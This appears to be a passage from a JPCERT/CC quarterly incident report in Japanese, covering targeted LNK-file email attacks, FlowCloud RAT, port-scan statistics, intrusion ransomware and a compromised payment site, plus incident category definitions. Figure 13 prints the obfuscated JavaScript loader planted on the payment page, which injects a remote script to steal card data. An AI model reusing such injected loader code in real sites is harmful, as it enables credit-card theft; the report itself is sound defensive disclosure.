本四半期は、不正なショートカットファイルをダウンロードさせる標的型攻撃メールを複数確認しました。確認された手口は、問い合わせメールを送り付け、何度かメールのやり取りを行った後に、短縮 URL リンクを記載したメールを送り付け、そのリンクをクリックさせることにより、不正なショートカットファイルが格納された ZIP ファイルをダウンロードさせるというものでした。

［図 12］に、この攻撃の流れを示します。不正なショートカットファイル（［図 12］の LNK ファイル）は、インターネット経由で Word 文書（［図 12］の DOCX ファイル）をダウンロードし開きます。この Word 文書は、さらに Word 文書のテンプレートファイル（［図 12］の DOT ファイル）をダウンロードし開きます。このテンプレートファイルが開かれる際に利用者が求めに応じてマクロを有効化すると、テンプレート内のマクロにより、このテンプレートファイルが Microsoft Word のスタートアップフォルダーに保存されます。以降 Word ファイルを開くたびに、スタートアップフォルダーに保存されたテンプレートファイル中のマクロが、新たなファイル（［図 12］の DOTM ファイル）をダウンロードする仕組みになっていました。



［図 12：攻撃の流れ］

本攻撃は、前四半期から確認されており、継続して攻撃活動が行われていることがうかがえます。

(2) マルウェア FlowCloud を使用した攻撃

マルウェア FlowCloud を端末に感染させる攻撃を確認しました。FlowCloud は、攻撃グループ TA410 が使用している RAT です。FlowCloud に感染した端末から情報を窃取することを目的としていたと考えられます。

3.4. その他のインシデントの傾向

本四半期に報告が寄せられたマルウェアサイトの数は 199 件でした。前四半期の 199 件から増減はありませんでした。

本四半期に報告が寄せられたスキャン件数は 1,917 件でした。前四半期の 3,615 件から 47%減少しています。スキャンの対象となったポートの内訳を［表 4］に示します。頻繁にスキャンの対象となったポートは、SSH（22/TCP）、Telnet（23/TCP）、IMAP（143/TCP）でした。

［表 4：ポート別のスキャン件数］

ポート	7 月	8 月	9 月	合計
22/tcp	521	295	160	976
23/tcp	198	80	124	402
143/tcp	53	60	62	175
5060/udp	0	5	103	108
25/tcp	4	87	16	107
80/tcp	30	26	33	89
10443/tcp	33	28	0	61
37215/tcp	11	2	23	36
2323/tcp	20	5	8	33
3306/tcp	3	1	6	10
60001/tcp	3	0	4	7
52869/tcp	6	0	1	7
2222/tcp	7	0	0	7
443/tcp	1	0	5	6
5555/tcp	0	0	3	3
445/tcp	0	3	0	3
8090/tcp	1	1	0	2
23023/tcp	2	0	0	2
21/tcp	2	0	0	2
その他	7	2	47	56
月別合計	902	595	595	2092

その他に分類されるインシデントの件数は、315 件でした。前四半期の 255 件から 24%増加しています。

4. インシデント対応事例

本四半期に行った対応の例を紹介します。

(1) 侵入型ランサムウェア攻撃に関する報告への対応

本四半期も引き続き、侵入型ランサムウェア攻撃（Black Cat や LockBit など）の被害に関する報告を複数受けました。

攻撃者が、組織内のネットワークに侵入した手段として、SSL-VPN 製品や Log4j の脆弱性を悪用したと推測されるケースが見られます。SSL-VPN 製品が侵入経路となったケースでは、侵入された時点ではパッチを適用済みであるものの、パッチ適用前に認証情報が窃取されていて、それを用いて侵害されるケースが散見されます。JPCERT/CC では、侵入型ランサムウェア攻撃の被害を受けた

際の初動対応についてまとめた FAQ、および動画を公開しているため、被害を受けた際にはご活用ください。

侵入型ランサムウェア攻撃を受けたら読む FAQ
https://www.jpcert.or.jp/magazine/security/ransom-faq.html

侵入型ランサムウェア攻撃の初動対応のポイント（ウェビナー）
https://www.youtube.com/watch?v=nDOSn_ss7zI

(2) 電子決済サービスの改ざんに関する報告への対応

本四半期は、電子決済サービスを提供するシステムが改ざんされ、クレジットカード情報などが窃取される被害の報告を受けています。JPCERT/CC では、不正に設置された JavaScript ファイルを受領し、分析を行いました。不正に設置された JavaScript ファイルは、別の JavaScript ファイルをダウンロードし、それが決済ページで入力されたクレジットカード情報を窃取する仕組みになっていました。

［図 13］は、電子決済サービスの Web ページが改ざんされ、追加された JavaScript コードの例です。

```
function _0xb859(_0x36873a,_0x430d54){var _0x2f9ce0=_0x2f9c();return _0xb859=function(_0xb859db,_0x6c30da){_0xb859db=_0xb859db
-0x11b;var _0x2618b=_0x2f9ce0[_0xb859db];return _0x2618b;},_0xb859(_0x36873a,_0x430d54);}var _0xb4e252=_0xb859;(function(
_0x2b64bf,_0x2dba22){var _0x246d87=_0xb859,_0x32365c=_0x2b64bf();while(!![]){try{var _0x1f1309=-parseInt(_0x246d87(0x11c))/0x1
+parseInt(_0x246d87(0x126))/0x2*(-parseInt(_0x246d87(0x11f))/0x3)+-parseInt(_0x246d87(0x127))/0x4+parseInt(_0x246d87(0x12a))/
0x5+parseInt(_0x246d87(0x125))/0x6*(-parseInt(_0x246d87(0x129))/0x7)+-parseInt(_0x246d87(0x11b))/0x8*(-parseInt(_0x246d87(
0x11e))/0x9)+parseInt(_0x246d87(0x120))/0xa*(parseInt(_0x246d87(0x121))/0xb);if(_0x1f1309===_0x2dba22)break;else _0x32365c[
'push'](_0x32365c['shift']());}catch(_0x2a7699){_0x32365c['push'](_0x32365c['shift']());}}}(_0x2f9c,0x3e9d6));var script=
document[_0xb4e252(0x123)]('script');script[_0xb4e252(0x124)]=_0xb4e252(0x128),document[_0xb4e252(0x122)](_0xb4e252(0x11d))[
0x0][_0xb4e252(0x12b)](script);function _0x2f9c(){var _0x34d652=['104NKNGYp','299118qAquRg','head','20997HckbPI','3SlXwEJ',
'150970Vtvoub','913JAYcpc','getElementsByTagName','createElement','src','365322HxagRh','903330tCzGkC','447088Txjrrf','
https://[redacted]','21ljCvst','91530gUqqvL','appendChild'];_0x2f9c=function(){return _0x34d652;};return _0x2f9c();}
```

［図 13：不正に設置された JavaScript コードの例］

JPCERT/CC からのお願い

JPCERT/CC では、インシデントの発生状況や傾向を把握し、状況に応じて、攻撃元や情報発信先等に対する停止・閉鎖を目的とした調整や、利用者向けの注意喚起等の発行により対策実施の必要性の周知を図る活動を通じて、インシデント被害の拡大・再発防止を目指しています。

今後とも JPCERT/CC への情報提供にご協力をお願いします。なお、インシデントの報告方法については、次の Web ページをご参照ください。

インシデントの報告
https://www.jpcert.or.jp/form/

インシデントの報告（Web フォーム）
https://form.jpcert.or.jp/

制御システムインシデントの報告
https://www.jpcert.or.jp/ics/ics-form.html

制御システムインシデントの報告（Web フォーム）
https://form.jpcert.or.jp/ics.html

報告の暗号化を希望される場合は、JPCERT/CC の PGP 公開鍵をご使用ください。次の Web ページから入手することができます。

公開鍵
https://www.jpcert.or.jp/keys/info-0x69ECE048.asc

PGP Fingerprint：
FC89 53BB DC65 BD97 4BDA D1BD 317D 97A4 69EC E048

JPCERT/CC では、発行する情報を迅速にお届けするためのメーリングリストを開設しています。利用をご希望の方は、次の情報をご参照ください。

メーリングリストについて
https://www.jpcert.or.jp/announce.html

付録-1. インシデントの分類

JPCERT/CC では寄せられた報告に含まれるインシデントを、次の定義に従って分類しています。

○ フィッシングサイト

「フィッシングサイト」とは、銀行やオークション等のサービス事業者の正規サイトを装い、利用者の ID やパスワード、クレジットカード番号等の情報をだまし取る「フィッシング詐欺」に使用されるサイトを指します。

JPCERT/CC では、以下を「フィッシングサイト」に分類しています。

- 金融機関やクレジットカード会社等のサイトに似せた Web サイト
- フィッシングサイトに誘導するために設置された Web サイト

○ Web サイト改ざん

「Web サイト改ざん」とは、攻撃者もしくはマルウェアによって、Web サイトのコンテンツが書き換えられた（管理者が意図したものではないスクリプトの埋め込みを含む）サイトを指します。

JPCERT/CC では、以下を「Web サイト改ざん」に分類しています。

- 攻撃者やマルウェア等により悪意のあるスクリプトや iframe 等が埋め込まれたサイト
- SQL インジェクション攻撃により情報が改ざんされたサイト

○ マルウェアサイト

「マルウェアサイト」とは、閲覧することで PC がマルウェアに感染してしまう攻撃用サイトや、攻撃に使用するマルウェアを公開しているサイトを指します。

JPCERT/CC では、以下を「マルウェアサイト」に分類しています。

- 閲覧者の PC をマルウェアに感染させようとするサイト
- 攻撃者によりマルウェアが公開されているサイト

○ スキャン

「スキャン」とは、サーバーや PC 等の攻撃対象となるシステムの存在確認やシステムに不正に侵入するための弱点（セキュリティホール等）探索を行うために、攻撃者によって行われるアクセス（システムへの影響がないもの）を指します。また、マルウェア等による感染活動も含まれます。

JPCERT/CC では、以下を「スキャン」と分類しています。

- 弱点探索（プログラムのバージョンやサービスの稼働状況の確認等）
- 侵入行為の試み（未遂に終わったもの）
- マルウェア（ウイルス、ボット、ワーム等）による感染の試み（未遂に終わったもの）
- ssh,ftp,telnet 等に対するブルートフォース攻撃（未遂に終わったもの）

○ DoS/DDoS

「DoS/DDoS」とは、ネットワーク上に配置されたサーバーや PC、ネットワークを構成する機器や回線等のネットワークリソースに対して、サービスを提供できないようにする攻撃を指します。

JPCERT/CC では、以下を「DoS/DDoS」と分類しています。

- 大量の通信等により、ネットワークリソースを枯渇させる攻撃
- 大量のアクセスによるサーバープログラムの応答の低下、もしくは停止
- 大量のメール（エラーメール、SPAM メール等）を受信させることによるサービス妨害

○ 制御システム関連インシデント

「制御システム関連インシデント」とは、制御システムや各種プラントが関連するインシデントを指します。

JPCERT/CC では、以下を「制御システム関連インシデント」と分類しています。

- インターネット経由で攻撃が可能な制御システム
- 制御システムを対象としたマルウェアが通信を行うサーバー
- 制御システムに動作異常等を発生させる攻撃

○ 標的型攻撃

「標的型攻撃」とは、特定の組織、企業、業種などを標的として、マルウェア感染や情報の窃取などを試みる攻撃を指します。

JPCERT/CC では、以下を「標的型攻撃」と分類しています。

- 特定の組織に送付された、マルウェアが添付されたなりすましメール
- 閲覧する組織が限定的である Web サイトの改ざん
- 閲覧する組織が限定的である Web サイトになりすまし、マルウェアに感染させようとするサイト
- 特定の組織を標的としたマルウェアが通信を行うサーバー

○ その他

「その他」とは、上記以外のインシデントを指します。

JPCERT/CC が「その他」に分類しているものの例を次に掲げます。

- 脆弱性等を突いたシステムへの不正侵入
- ssh、ftp、telnet 等に対するブルートフォース攻撃の成功による不正侵入
- キーロガー機能を持つマルウェアによる情報の窃取
- マルウェア（ウイルス、ボット、ワーム等）の感染

本活動は、経済産業省より委託を受け、「令和４年度サイバー攻撃等国際連携対応調整事業」として実施したものです。